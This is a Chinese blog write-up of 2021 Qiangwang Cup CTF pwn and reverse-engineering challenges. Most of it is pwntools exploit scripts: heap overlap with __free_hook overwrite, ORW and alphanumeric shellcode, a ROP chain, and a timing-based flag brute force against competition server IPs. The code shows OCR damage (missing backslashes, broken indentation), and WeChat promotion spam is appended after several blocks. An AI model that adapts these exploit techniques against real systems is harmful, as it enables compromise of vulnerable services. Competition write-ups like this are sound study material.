# 【2021强网杯】Write-Up真题PWN和RE部分（强推）

原创

普通网友 于 2021-06-16 16:30:36 发布 482 收藏 3
文章标签： 网络安全 渗透测试 安全漏洞 信息安全 安全

## 前言

不得不说强网的反作弊做的真心不错 re 不一样 真心可以

话不多说，请往下看：

## baby_diary

参考实现堆块复用，后面就是常规题目

### EXP


```
# encoding:utf-8
from pwn import *
libc=ELF('./libc-2.31.so')

def add(size,data='a'):
 p.recvuntil('>> ')
 p.sendline('1')
 p.recvuntil('ize: ')
 p.sendline(str(size))
 p.recvuntil('content: ')
 p.sendline(str(data))
def show(id):
 p.recvuntil('>> ')
 p.sendline('2')
 p.recvuntil('dex: ')
 p.sendline(str(id))
def delete(id):
 p.recvuntil('>> ')
 p.sendline('3')
 p.recvuntil('dex: ')
 p.sendline(str(id))

while True:
 try:
 p=remote('8.140.114.72',1399)
 # p=process('./pwn')

 for i in range(8):
 add(0x1f)
 for i in range(7):
 add(0x7f)
 add(26639)
 add(0x1f)
 add(0x720-1)
 add(0x70-1)
 add(0x7f)
 delete(17)
 add(0x1010-1)
 delete(20)
 add(0x1f,('x01'*5).ljust(8,'x00')+p64(0x201))
 for i in range(7):
 delete(i)
 for i in range(7):
 add(0x20)
 add(0x1f,'x60')
 for i in range(7):
 delete(i+8)
 delete(19)
 delete(21)
 add(0x1018)
 for i in range(7):
 add(0x80)
 add(0x80,p64(0)+'x60')
 delete(22)
 add(0x147,'x00'*0x140+p64(0))
 delete(21)

 add(0x146,'x00'*0x138+'x01x01'.ljust(8,'x00'))
 delete(23)
 add(0xa0-1)

 show(21)
 p.recvuntil("content: ")
 leak_addr=u64(p.recv(6).ljust(8,'x00'))
 libcbase=leak_addr-0x1ebbe0
 system_addr=libcbase+libc.sym['system']
 free_addr=libcbase+libc.sym['__free_hook']
 delete(16)
 add(0x1f,p64(0)+p64(0x31))
 delete(22)
 delete(16)
 add(0x1f,'a'*0x10+p64(free_addr))
 add(0x1f,'/bin/shx00')
 add(0x1f,p64(system_addr))
 delete(22)

 p.interactive()
 except Exception as e:
 pass   +vx:mengmengji08免费获取更多资料
```

## [强网先锋]orw

```
from pwn import*
import pwn
content.log_level='debug'

def add(id,size,content):
 p.recvuntil('choice >>n')
 p.sendline('1')
 p.recvuntil('ndex:n')
 p.sendline(str(id))
 p.recvuntil('size:n')
 p.sendline(str(size))
 p.recvuntil('content:n')
 p.send(str(content))

def delete(id):
 p.recvuntil('choice >>n')
 p.sendline('4')
 p.recvuntil('ndex:n')
 p.sendline(str(id))

shellcode='''
mov r8, rdi
xor rsi,rsi
mov rdi ,r8
mov rax, 2
syscall
mov rdi, rax
mov rsi, r8
mov rdx, 0x30
mov rax, 0
syscall
mov rdi, 1
mov rsi,r8
mov rdx, 0x30
mov rax, 1
syscall
'''
payload=pwn.asm(shellcode)
add(0,8,'./flagx00'+'n')
add(-25,'a',payload+'n')

delete(0)
p.interactive()+vx:mengmengji08免费获取更多资料
```

## [强网先锋]no_output

**漏洞**




```
ssize_t sub_8049236()
{
  char buf[68]; // [esp+0h] [ebp-48h] BYREF

  return read(0, buf, 0x100u);
}
```

")

存在栈溢出：

**思路**


远程存在 real_flag.txt 读入后 unk_804C080 是 0x3



```
int sub_804930B()
{
  int result; // eax

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  result = open("real_flag.txt", 1);
  unk_804C080 = result;
  return result;
}
```

")

在 `read(0, buf, 0x30u);` 输入 x00 覆盖 unk_804C080 为 0x00 ， 实现向 src 输入，输入对应内容进入 if 内




```
  const char *v3; // [esp+3Ch] [ebp-Ch]

  sub_804930B();
  v3 = "tell me some thing";
  read(0, buf, 0x30u);
  v3 = "Tell me your name:\n";
  read(0, src, 0x20u);
  sub_80493EC((int)src);
  strcpy(dest, src);
  v3 = "now give you the flag\n";
  read(unk_804C080, src, 0x10u);
  result = (__sighandler_t)sub_8049385((int)src, (int)off_804C034);
  if ( !result )
    result = sub_8049269();
  return result;
}
```

")

输入对应值后进入 if 内，配置了一个浮点数错误的 signal：在发生致命的算术运算错误时发出，不仅包括浮点运算错误，还包括溢出及除数为0等其它所有的算术的错误。由于 v1 固定是 1 ，所以这种制造错误的方法 pass 。**不一定要是被** 0 ****除以。****2 **的补码** INT_MIN/-1 ****除法陷阱也行**:

`-2147483648/-1`



```
__sighandler_t sub_8049269()
{
  __sighandler_t result; // eax
  void (*v1)(int); // [esp+0h] [ebp-18h] BYREF
  int v2[2]; // [esp+4h] [ebp-14h] BYREF
  const char *v3; // [esp+Ch] [ebp-Ch]

  v3 = "give me the soul:";
  __isoc99_scanf("%d", v2);
  v3 = "give me the egg:";
  __isoc99_scanf("%d", &v1);
  result = v1;
  if ( v1 )
  {
    signal(8, (__sighandler_t)sub_8049236);
    v2[1] = v2[0] / (int)v1;
    result = signal(8, 0);
  }
  return result;
}
```

")

产生错误之后跳转运行栈溢出函数

## EXP

```
from pwn import *
context.log_level = 'debug'
context.terminal = ['tmux','sp','-h']

# p = process("./test")
p = remote("39.105.138.97",1234)
libc = ELF("/lib/i386-linux-gnu/libc-2.27.so")
elf = ELF("./test")

# gdb.attach(p,"b *0x80494c0")
# gdb.attach(p,"b *0x080492E2")
# gdb.attach(p,"b *0x0804925B")
# raw_input()

p.send('x00'*2)
sleep(0.1)
p.send('./flag'.rjust(0x20,'a'))
sleep(0.2)
p.sendline("hello_boy")
sleep(0.2)
p.sendline("-2147483648")
sleep(0.2)
p.sendline("-1")

bss = 0x0804c07c-2

payload = 'a'*0x48+'b'*0x4
# payload += p32(elf.plt['read'])+p32(0x08049581)+p32(0)+p32(0x0804C060+0x100)+p32(0x100)
payload += p32(elf.plt['open'])+p32(0x08049582)+p32(bss)+p32(0)
payload += p32(elf.plt['read'])+p32(0x08049581)+p32(4)+p32(0x0804C060+0x200)+p32(0x100)
payload += p32(elf.plt['read'])+p32(0x08049581)+p32(0)+p32(elf.got['read'])+p32(0x100)
payload += p32(elf.plt['read'])+p32(0x08049581)+p32(1)+p32(0x0804C060+0x200)+p32(0x100)
# payload += p32(0x0804944B)
p.sendline(payload)

# gdb.attach(p,"b *0x080492E2")
# raw_input()
# p.send("./flagx00")
p.send('x30xfe')
sleep(0.2)
flag = p.recv(timeout=1)
print flag
# if '{' not in flag:
#     p.close()
#     return 0
p.interactive()+vx:mengmengji08免费获取更多资料
```

## babypwn

offbynull 造成堆块重叠，然后攻击 stdout 泄露 libc，有沙盒限制系统调用

### EXP

```
from pwn import*
# context.log_level='debbug'
elf=ELF('babypwn')
libc=ELF('./libc.so.6')
p=process('./babypwn',env={'LD_PRELOAD':'./libc.so.6'})
#p=process('./babypwn')
```

```
def add(size):
 p.recvuntil('>>> n')
 p.sendline('1')
 p.recvuntil('size:')
 p.sendline(str(size))

def edit(id,content):
 p.recvuntil('>>> n')
 p.sendline('3')
 p.recvuntil('index:')
 p.sendline(str(id))
 p.recvuntil('content:')
 p.send(str(content))
def delete(id):
 p.recvuntil('>>> n')
 p.sendline('2')
 p.recvuntil('index:')
 p.sendline(str(id))
def show(id):
 p.recvuntil('>>> n')
 p.sendline('4')
 p.recvuntil('index:')
 p.sendline(str(id))

add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0xf0)
add(0xf0)
add(0xf0)
add(0xf0)
add(0xf0)
add(0xf0)
add(0xf0)

for i in range(9,3,-3):
 delete(i)
for i in range(7):
 delete(10+i)

delete(1)
delete(0)

add(0x108)
edit(2,'b'*0xf0+p64(0)+p64(0x21))
edit(3,(p64(0)+p64(0x21))*7)
edit(0,'b'*0x108)
edit(0,'b'*0x100+p64(0x220))

delete(3)
delete(2)

add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)
add(0x100)

add(0x200)
add(0x100)
delete(6)
delete(5)
delete(3)
delete(0)

edit(8,'a'*0x108+p64(0x110)+'x18x80')
edit(9,p64(0)+'x60xe7')
add(0x100)
add(0x100)
add(0x100)
payload=p64(0xfbad1887)+p64(0)*3+'x00'
edit(5,payload)
p.recvuntil('x00'*8)
lead_addr=u64(p.recv(8))
libc_base=lead_addr-(0x7ffff7dcf8b0-0x00007ffff79e2000)
delete(4)
delete(1)
delete(0)

free_addr=libc_base+libc.sym['__free_hook']
edit(8,'a'*0x108+p64(0x110)+p64(free_addr))

add(0x100)
add(0x100)
add(0x100)

gadget=libc_base+0x520A5
open_addr=libc_base+libc.sym['open']
read_addr=libc_base+libc.sym['read']
write_addr=libc_base+libc.sym['write']
poprdi=libc_base+0x000000000002155f
poprsi=libc_base+0x0000000000023e6a
poprdx=libc_base+0x0000000000001b96
flag=free_addr+0xb0
add=free_addr

payload=p64(gadget)+p64(poprdi)+p64(flag)+p64(poprsi)+p64(0)+p64(open_addr)+p64(poprdi)+p64(3)+p64(poprsi)+p64(f
lag)+p64(poprdx)+p64(0x30)+p64(read_addr)
payload+=p64(poprdi)+p64(1)+p64(poprsi)+p64(flag)+p64(poprdx)+p64(0x30)+p64(write_addr)

edit(1,payload.ljust(0xa0,'x00')+p64(add)+p64(poprdi)+'./flag')

# gdb.attach(p)
# raw_input()
delete(1)

p.interactive()+vx:mengmengji08免费获取更多资料
```

## [强网先锋]shellcode

写 shellcode 题目。分类为禁用 write 和 system ，限制 shellcode 为可见字符串类型。禁用 write 思路和蓝帽杯 slient 思路一样，读取 flag 到内存中然后比较，爆破得出 flag 。限制可见字符串类型，参考 mrctf2020_shellcode_revenge 将 shellcode 转换为可见字符串，alpha3 转换结果错误，改用 AE64 转换成功。

参考码农庄园、shellcode艺术、实现读取 flag 到栈上，后面就用蓝帽杯思路比较字符

### EXP

```
# encoding:utf-8
from pwn import *
from ae64 import AE64
# context.log_level = 'debug'
# context.terminal = ['tmux','sp','-h']

file = context.binary = './shellcode'
obj = AE64()

append_x86 = '''
push ebx
pop ebx
'''
shellcode_x86 = '''
/*fp = open("flag")*/
mov esp,0x40404140
push 0x67616c66
push esp
pop ebx
xor ecx,ecx
mov eax,5
int 0x80
mov ecx,eax

/* read(fp,buf,0x70) */
/*mov eax,3*/
/*push 0x70*/
/*push ebx*/
/*push 3*/
/*int 0x80*/
'''
shellcode_flag = '''
push 0x33
push 0x40404089
retfq
/*read(fp,buf,0x70)*/
mov rdi,rcx
mov rsi,rsp
mov rdx,0x70
xor rax,rax
syscall

'''
shellcode_x86 = asm(shellcode_x86,arch = 'i386',os = 'linux',bits='32')
shellcode_flag = asm(shellcode_flag,arch = 'amd64',os = 'linux')
shellcode = ''
append = '''
push rdx
pop rdx
'''
# 0x40404040 为32位shellcode地址
```

```
shellcode_mmap = '''
/*mmap(0x40404040,0x7e,7,34,0,0)*/
push 0x40404040 /*set rdi*/
pop rdi

push 0x7e /*set rsi*/
pop rsi

push 0x40 /*set rdx*/
pop rax
xor al,0x47
push rax
pop rdx

push 0x40 /*set r8*/
pop rax
xor al,0x40
push rax
pop r8

push rax /*set r9*/
pop r9

/*syscall*/
push rbx
pop rax
push 0x5d
pop rcx
xor byte ptr[rax+0x31],cl
push 0x5f
pop rcx
xor byte ptr[rax+0x32],cl

push 0x22 /*set rcx*/
/*pop rcx*/
pop r10

push 0x40/*set rax*/
pop rax
xor al,0x49
syscall
'''
shellcode_read = '''
/*read(0,0x40404040,0x70)*/
push 0x40404040
pop rsi
push 0x40
pop rax
xor al,0x40
push rax
pop rdi
xor al,0x40
push 0x70
pop rdx
push rbx
pop rax
push 0x5d
pop rcx
xor byte ptr[rax+0x57],cl
push 0x5f
```

```
pop rcx
xor byte ptr[rax+0x58],cl
push rdx
pop rax
xor al,0x70
syscall
'''

shellcode_retfq = '''
push rbx
pop rax

xor al,0x40

push 0x72
pop rcx
xor byte ptr[rax+0x40],cl
push 0x68
pop rcx
xor byte ptr[rax+0x40],cl
push 0x47
pop rcx
sub byte ptr[rax+0x41],cl
push 0x48
pop rcx
sub byte ptr[rax+0x41],cl
push rdi
push rdi
push 0x23
push 0x40404040
pop rax
push rax
retfq
'''

shellcode = ''
shellcode += shellcode_mmap
shellcode += append
shellcode += shellcode_read
shellcode += append

shellcode += shellcode_retfq
shellcode += append

sc = obj.encode(asm(shellcode),'rbx')
#p=process(file)

# gdb.attach(p,"b *0x40026D")
# gdb.attach(p,"b *0x7ffff7ff9102")
# raw_input()

# p.send(sc)
# pause()
# p.sendline(shellcode_x86 + 0x29*'x90' + shellcode_flag)
# print p.recv()
# p.interactive()

def pwn(p, index, ch):
 #gdb.attach(p,"b *0x40026D")
 #pause()
 p.send(sc)

 shellcode=''
 if index == 0:
 shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-3; ret".format(index, ch)
 else:
 shellcode += "cmp byte ptr[rsi+{0}], {1}; jz $-4; ret".format(index, ch)
 p.sendline(shellcode_x86 + 0x29*'x90'+ shellcode_flag + asm(shellcode))
 #print p.recv()
 #p.interactive()
index = 0
a = []

while True:
 for ch in range(20, 127):
 p = remote('39.105.137.118','50050')
 # p=process(file)
 pwn(p, index, ch)
 start = time.time()
 try:
 p.recv(timeout=2)
 except:
 pass
 end = time.time()
 p.close()
 if end-start > 1.5:
 a.append(ch)
 print("".join([chr(i) for i in a]))
 break
 else:
 print("".join([chr(i) for i in a]))
 break
 index = index + 1

print("".join([chr(i) for i in a]))+vx:mengmengji08免费获取更多资料
```

## ezmath

```
import codecs
t=[0.00009794904266317233, 0.00010270456917442, 0.00009194256152777895,
 0.0001090322021913372, 0.0001112636336217534, 0.0001007442677411854,
 0.0001112636336217534, 0.0001047063607908828, 0.0001112818534005219,
 0.0001046861985862495, 0.0001112818534005219, 0.000108992856167966,
 0.0001112636336217534, 0.0001090234561758122, 0.0001113183108652088,
 0.0001006882924839248, 0.0001112590796092291, 0.0001089841164633298,
 0.00008468431512187874]
div = 2.718281828459045
def c(n):
 t_int = int(div // n)
 print(hex(t_int))
 if abs(t_int * n - div) < abs((t_int - 1) * n - div):
 t_int -=1
 t_hex = hex(t_int)[2:]
 t_chr = codecs.decode(t_hex,'hex')
 return t_chr[::-1].decode()

for i in t:
 print(c(i),end='n')
```

## LongTimeAgo

```
def xt_dec(num, enc, k):
 value0 = enc[0]
 value1 = enc[1]
 data = 0x70C88617
 sum = 0xE6EF3D20
 for i in range(num):
 value1 -= (((value0 << 4) ^ (value0 >> 5)) + value0) ^ (sum + k[(sum >> 11) & 3])
 value1 &= 0xffffffff
 sum += data
 value0 -= (((value1 << 4) ^ (value1 >> 5)) + value1) ^ (sum + k[sum & 3])
 value0 &= 0xffffffff
 return (value0, value1)
def t_dec(enc, k):
 value0 = enc[0]
 value1 = enc[1]
 sum = 0xa6a53780
 data = 0x3D3529BC
 for i in range(32):
 value1 -= ((value0 << 4) + k[2]) ^ (value0 + sum) ^ ((value0 >> 5) + k[3])
 value1 &= 0xffffffff
 value0 -= ((value1 << 4) + k[0]) ^ (value1 + sum) ^ ((value1 >> 5) + k[1])
 value0 &= 0xffffffff
 sum -= data
 return (value0, value1)
encode = [0x1F306772, 0xB75B0C29, 0x4A7CDBE3, 0x2877BDDF, 0x1354C485, 0x357C3C3A, 0x738AF06C, 0x89B7F537]
for i in range(0, 4, 2):
 encode[i] ^= 0xfd
 encode[i + 1] ^= 0x1fd
for i in range(4, 8, 2):
 encode[i] ^= 0x3fd
 encode[i + 1] ^= 0x7fd
k = [0xfffd, 0x1fffd, 0x3fffd, 0x7fffd]
result = ''
for i in range(0, 4, 2):
 a = xt_dec(32, encode[i:], k)
 result += hex(a[0])[2:] + hex(a[1])[2:]
for i in range(4, 8, 2):
 a = t_dec(encode[i:], k)
 result += hex(a[0])[2:] + hex(a[1])[2:]
print("QWB{" + result.upper() + "}")+vx:mengmengji08免费获取更多资料
```

##总结：

看到这里的大佬，动动你们发财的小手三连一波~

我是一名渗透测试工程师，为了感谢读者们，我想把我收藏的一些干货贡献给大家，回馈每一个读者，希望能帮到你们。

- 网络安全面试题（干货多多!!）
- SRC技术文档
- 渗透测试推荐书单
- 工具包

> 以上全部资料》点我获取《

最后，祝大家事业有成，早日成为技术大佬~